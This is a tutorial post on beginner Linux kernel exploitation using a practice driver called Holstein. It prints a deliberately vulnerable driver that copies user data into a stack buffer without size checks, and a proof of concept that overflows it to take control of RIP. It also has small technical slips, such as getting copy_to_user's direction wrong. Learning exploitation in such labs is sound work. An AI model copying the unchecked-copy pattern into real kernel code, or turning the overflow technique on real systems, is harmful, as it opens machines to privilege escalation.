In this post we’ll be learning fundamental kernel exploits.
qemu/rootfs.cpio is the filesystem.
Use the mount command to create a directory, and unpack the files with cpio.
Don’t forget to use root permissions.
Initialization
You’ll first come across /init.
After the kernel gets loaded, /init is the first file that gets loaded in the userspace.
In ctfs there might be some comments or code related on how the kernel module gets loaded, so make sure to check the file.
We will be using the standard /init from buildroot.
You can check the details on which modules get loaded in /etc/init.d/S99pawnyable/.
Here’s the shellscript.
#!/bin/sh

##
## Setup
##
mdev -s
mount -t proc none /proc
mkdir -p /dev/pts
mount -vt devpts -o gid=4,mode=620 none /dev/pts
chmod 666 /dev/ptmx
stty -opost
#echo 2 > /proc/sys/kernel/kptr_restrict
#echo 1 > /proc/sys/kernel/dmesg_restrict

##
## Install driver
##
insmod /root/vuln.ko
mknod -m 666 /dev/holstein c `grep holstein /proc/devices | awk '{print $1;}'` 0

##
## User shell
##
echo -e "\nBoot took $(cut -d' ' -f1 /proc/uptime) seconds\n"
echo "[ Holstein v1 (LK01) - Pawnyable ]"
setsid cttyhack setuidgid 0 sh

##
## Cleanup
##
umount /proc
poweroff -d 0 -f
The shellscript is running many commands but we’ll focus on a few.
The following command controls KADR.
#echo 2 > /proc/sys/kernel/kptr_restrict
Removing the comment will enable KADR.
However, we won’t get rid of ‘#’ because if KADR is turned on it can hamper the debugging process.
You can find another that’s commented out.
#echo 1 > /proc/sys/kernel/dmesg_restrict
This line allows whether we can use dmesg or not.
In most ctf problems using dmesg is allowed.
But, for practice we’ll comment it.
kernel.org has an explanation on /proc/sys/kernel/dmesg_restrict.
Since the /proc/sys/kernel/dmesg_restrict value is 1, we’ll need to have CAP_SYSLOG in order to use dmesg.
These two lines will load the kernel module.
insmod /root/vuln.ko
mknod -m 666 /dev/holstein c `grep holstein /proc/devices | awk '{print $1;}'` 0
The insmod command will load /root/vuln.ko.
Then mknod command will connect the character device /dev/holstein to a module called holstein.
BTW, insmod stands for insert moduele and mknod stands for make node.
setsid cttyhack setuidgid 1337 sh
The following code will set UID to 1337 and execute sh.
This is the reason why we have an access to a shell without a login prompt.
cttyhack is a part of busybox.
Like most other linux projects you can check the source code on bootlin.
cttyhack allows you to access a shell from the boot shell script.
setuidgid allows you to run programs under a specified account’s UID and GID.
Make sure to change UID to 0.
In addition in /etc/init.d there are initializing scripts such as S01syslogd or S41dhcpcd.
These files are used to configure the network, but we won’t necessarily use them in this exploit.
Be careful not to move those scripts to other directories.
This can reduce the time of booting for a couple of seconds.
You should have rcK, rcS and S99pawnyable under /etc/init.d.
Analyzing Holstein
In this chapter, we’ll analyze and exploit a vulnerable kernel module called Holstein.
The source code can be found at src/vuln.c.
Here’s the source code.
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/cdev.h>
#include <linux/fs.h>
#include <linux/uaccess.h>
#include <linux/slab.h>

MODULE_LICENSE("GPL");
MODULE_AUTHOR("ptr-yudai");
MODULE_DESCRIPTION("Holstein v1 - Vulnerable Kernel Driver for Pawnyable");

#define DEVICE_NAME "holstein"
#define BUFFER_SIZE 0x400

char *g_buf = NULL;

static int module_open(struct inode *inode, struct file *file)
{
  printk(KERN_INFO "module_open called\n");

  g_buf = kmalloc(BUFFER_SIZE, GFP_KERNEL);
  if (!g_buf) {
    printk(KERN_INFO "kmalloc failed");
    return -ENOMEM;
  }

  return 0;
}

static ssize_t module_read(struct file *file,
                        char __user *buf, size_t count,
                        loff_t *f_pos)
{
  char kbuf[BUFFER_SIZE] = { 0 };

  printk(KERN_INFO "module_read called\n");

  memcpy(kbuf, g_buf, BUFFER_SIZE);
  if (_copy_to_user(buf, kbuf, count)) {
    printk(KERN_INFO "copy_to_user failed\n");
    return -EINVAL;
  }

  return count;
}

static ssize_t module_write(struct file *file,
                            const char __user *buf, size_t count,
                            loff_t *f_pos)
{
  char kbuf[BUFFER_SIZE] = { 0 };

  printk(KERN_INFO "module_write called\n");

  if (_copy_from_user(kbuf, buf, count)) {
    printk(KERN_INFO "copy_from_user failed\n");
    return -EINVAL;
  }
  memcpy(g_buf, kbuf, BUFFER_SIZE);

  return count;
}

static int module_close(struct inode *inode, struct file *file)
{
  printk(KERN_INFO "module_close called\n");
  kfree(g_buf);
  return 0;
}

static struct file_operations module_fops =
  {
   .owner   = THIS_MODULE,
   .read    = module_read,
   .write   = module_write,
   .open    = module_open,
   .release = module_close,
  };

static dev_t dev_id;
static struct cdev c_dev;

static int __init module_initialize(void)
{
  if (alloc_chrdev_region(&dev_id, 0, 1, DEVICE_NAME)) {
    printk(KERN_WARNING "Failed to register device\n");
    return -EBUSY;
  }

  cdev_init(&c_dev, &module_fops);
  c_dev.owner = THIS_MODULE;

  if (cdev_add(&c_dev, dev_id, 1)) {
    printk(KERN_WARNING "Failed to add cdev\n");
    unregister_chrdev_region(dev_id, 1);
    return -EBUSY;
  }

  return 0;
}

static void __exit module_cleanup(void)
{
  cdev_del(&c_dev);
  unregister_chrdev_region(dev_id, 1);
}

module_init(module_initialize);
module_exit(module_cleanup);
Initialization
When writing a kernel module, you must always include the initializer and the terminating code.
These two lines at the bottom are the initializer and the terminator.
module_init(module_initialize);
module_exit(module_cleanup);
Let’s first take a look at module_initialize.
static int __init module_initialize(void)
{
  if (alloc_chrdev_region(&dev_id, 0, 1, DEVICE_NAME)) {
    printk(KERN_WARNING "Failed to register device\n");
    return -EBUSY;
  }

  cdev_init(&c_dev, &module_fops);
  c_dev.owner = THIS_MODULE;

  if (cdev_add(&c_dev, dev_id, 1)) {
    printk(KERN_WARNING "Failed to add cdev\n");
    unregister_chrdev_region(dev_id, 1);
    return -EBUSY;
  }

  return 0;
}
In order to access the kernel module from the userspace we need an interface.
The interfaces are usually generated in /dev or /proc.
Since the source code is using cdev_add, we’ll be dealing with the character device /dev to handle the kernel module.
Here’s an explanation on what cdev_add does.
That doesn’t mean that the file gets created under /dev.
If you can recall from the S99pawnyable script, /dev/holstein was created from the mknod command.
static struct file_operations module_fops =
  {
   .owner   = THIS_MODULE,
   .read    = module_read,
   .write   = module_write,
   .open    = module_open,
   .release = module_close,
  };
The cdev_init function passes a pointer to module_fops as the second argument.
module_fops is a struct, this is a function table that gets called when syscalls such as open or write are used in /dev/holstein.
In this module it handles only 4 cases.
Each respectively open, read, write and close.
Other features aren’t implemented so invoking others won’t have any effect.
Finally module_cleanup will simply delete the character device.
static void __exit module_cleanup(void)
{
  cdev_del(&c_dev);
  unregister_chrdev_region(dev_id, 1);
}
One interesting point I found in the source code was that all the functions were static.
According to stackoverflow using the static keyword allows the compiler to inline aggresively.
Inlining will get rid of the function prologues and epilogues and will optimize the assembly better.
Additionally using the static keyword prevents variale or functions from entering the global namespace.
open
Now let’s inspect module_open.
static int module_open(struct inode *inode, struct file *file)
{
  printk(KERN_INFO "module_open called\n");

  g_buf = kmalloc(BUFFER_SIZE, GFP_KERNEL);
  if (!g_buf) {
    printk(KERN_INFO "kmalloc failed");
    return -ENOMEM;
  }

  return 0;
}
It uses printk, which seems pretty foreign to me.
printk prints messages to the kernel log buffer.
KERN_INFO means an informational message.
There are other log levels such as KERN_DEBUG and more.
Each log level’s meaning is listed in the wikipedia page for printk.
The output message can be examined by dmesg.
You can consider it to be a printf for the kernel space.
Then it calls a function called kmalloc.
kmalloc is similar a malloc function used in the kernel space.
kmallac allocates memory from the heap.
This time, it allocated a char* type global variable g_buf BUFFER_SIZE(=0x400) bytes.
If we open the module we’ll be able to see taht g_buf was allocated 0x400 bytes.
close
Now let’s move on to module_close.
static int module_close(struct inode *inode, struct file *file)
{
  printk(KERN_INFO "module_close called\n");
  kfree(g_buf);
  return 0;
}
kfree is a counterpart to kmalloc.
Using kfree will free the allocated memory by kmalloc.
A module that is opened once will always close, so freeing an allocated g_buf is a natural procedure.
Even if the userspace programs do not explicitly call close, the kernel will call close by default when the program finishes.
There’s a vulnerability that can lead to a local privilege escalation, but we’ll move along for now.
read
module_read gets called when the user calls the read system call.
static ssize_t module_read(struct file *file,
                        char __user *buf, size_t count,
                        loff_t *f_pos)
{
  char kbuf[BUFFER_SIZE] = { 0 };

  printk(KERN_INFO "module_read called\n");

  memcpy(kbuf, g_buf, BUFFER_SIZE);
  if (_copy_to_user(buf, kbuf, count)) {
    printk(KERN_INFO "copy_to_user failed\n");
    return -EINVAL;
  }

  return count;
}
From g_buf BUFFER_SIZE which is 400 bytes will get copied to kbuf by memcpy.
kbuf is a variable that resides in the stack area when the ELF file is executed.
Then it calls _copy_to_user.
As we previously saw in the SMAP part, this function copies data safely from userspace to the kernel.
Robert Love, the author of LKD and a kernel guru has explained what copy_to_user does on Quoara.
According to ptr-yudai, _copy_to_user is a version of copy_to_user that doesn’t check stack overflows.
_copy_to_user isn’t used most of the time in this code it’s been used to create a vulnerability.
Here is an explanation.
copy_to_user and copy_from_user are inline functions that allow you to calculate the size.
Honestly I don’t understand what and how you can exactly calculate the size.
To summarize, read copies g_buf into the stack, and reads the requested bytes.
write
The last function is module_write.
static ssize_t module_write(struct file *file,
                            const char __user *buf, size_t count,
                            loff_t *f_pos)
{
  char kbuf[BUFFER_SIZE] = { 0 };

  printk(KERN_INFO "module_write called\n");

  if (_copy_from_user(kbuf, buf, count)) {
    printk(KERN_INFO "copy_from_user failed\n");
    return -EINVAL;
  }
  memcpy(g_buf, kbuf, BUFFER_SIZE);

  return count;
}
First, it uses _copy_from_user to copy data in the userspace to kbuf a variable in the stack.
Keep in mind, it’s using _copy_from_user a function that doesan’t check stack overflows.
Finally it copies data the size of BUFFER_SIZE from kbuf to g_buf.
Stack Overflow
So far we’ve glanced at the source code.
Were you able to spot a couple vulnerabilities?
The author believes that if your someone who is exploring kernel exploits you ought to have find at least one.
Well, I think the only one I found was _copy_from_user.
In this part we’ll be focusing on the stack overflow.
static ssize_t module_write(struct file *file,
                            const char __user *buf, size_t count,
                            loff_t *f_pos)
{
  char kbuf[BUFFER_SIZE] = { 0 };

  printk(KERN_INFO "module_write called\n");

  if (_copy_from_user(kbuf, buf, count)) {
    printk(KERN_INFO "copy_from_user failed\n");
    return -EINVAL;
  }
  memcpy(g_buf, kbuf, BUFFER_SIZE);

  return count;
}
Triggering the exploit
Before we exploit the vulnerability, let’s test whether a program that uses this kernel module works properly.
Below is the code.
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>

void fatal(const char *msg) {
  perror(msg);
  exit(1);
}

int main() {
  int fd = open("/dev/holstein", O_RDWR);
  if (fd == -1) fatal("open(\"/dev/holstein\")");

  char buf[0x100] = {};
  write(fd, "Hello, World!", 13);
  read(fd, buf, 0x100);

  printf("Data: %s\n", buf);

  close(fd);
  return 0;
}
This is a simple program that uses write to print “Hello, World” and will take input from read.
Execute the code.
The program executed as expected.
There weren’t any distinguished errors in the kernel module log as well.
Now let’s modify the source code so that it contains a stack overflow.
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <unistd.h>

void fatal(const char *msg) {
  perror(msg);
  exit(1);
}

int main() {
  int fd = open("/dev/holstein", O_RDWR);
  if (fd == -1) fatal("open(\"/dev/holstein\")");

  char buf[0x800];
  memset(buf, 'A', 0x800);
  write(fd, buf, 0x800);

  close(fd);
  return 0;
}

Now let’s execute the modified code.
The results are completely different from the previsous code.
There’s are multiple messages that seem pretty ominous.
When a kernel module is running abnormal code, the entire will system will crash.
If the kernel panics like this, it will showcase the cause of the error and the registers states and stack trace during that time.
These information are very useful for debugging.
BUG: stack guard page was hit at (____ptrval____) (stack is (____ptrval____)..(____ptrval____))
kernel stack overflow (page fault): 0000 [#1] PREEMPT SMP NOPTI
Here’s the cause of the crash.
ptrval is a pointer but is hidden by KADR.
We can also spot RIP, but unfortunately the value isn’t 0x414141414141414141.
RIP: 0010:__memset+0x24/0x30
As the evidence is shown from the error message, it looks like the data written from copy_from_user has reached the stack guard.
Let’s try sending less ‘A’s and run the binary again, in case we get a different result.
write(fd, buf, 0x420);
Interesting, writing 0x420 bytes of ‘A’s and running the code show a completely different error message.

This time a general protection fault has occured, and RIP is holding a bunch of ‘A’s.
RIP: 0010:0x4141414141414141
As you can see just like the userspace you can use a stack buffer overflow to control RIP.
In the next post, we will learn how to escalate to a privilege escalation from here.
Speaking of which, Holstein the name of the current chapter LK01 refers to a breed of a cattle.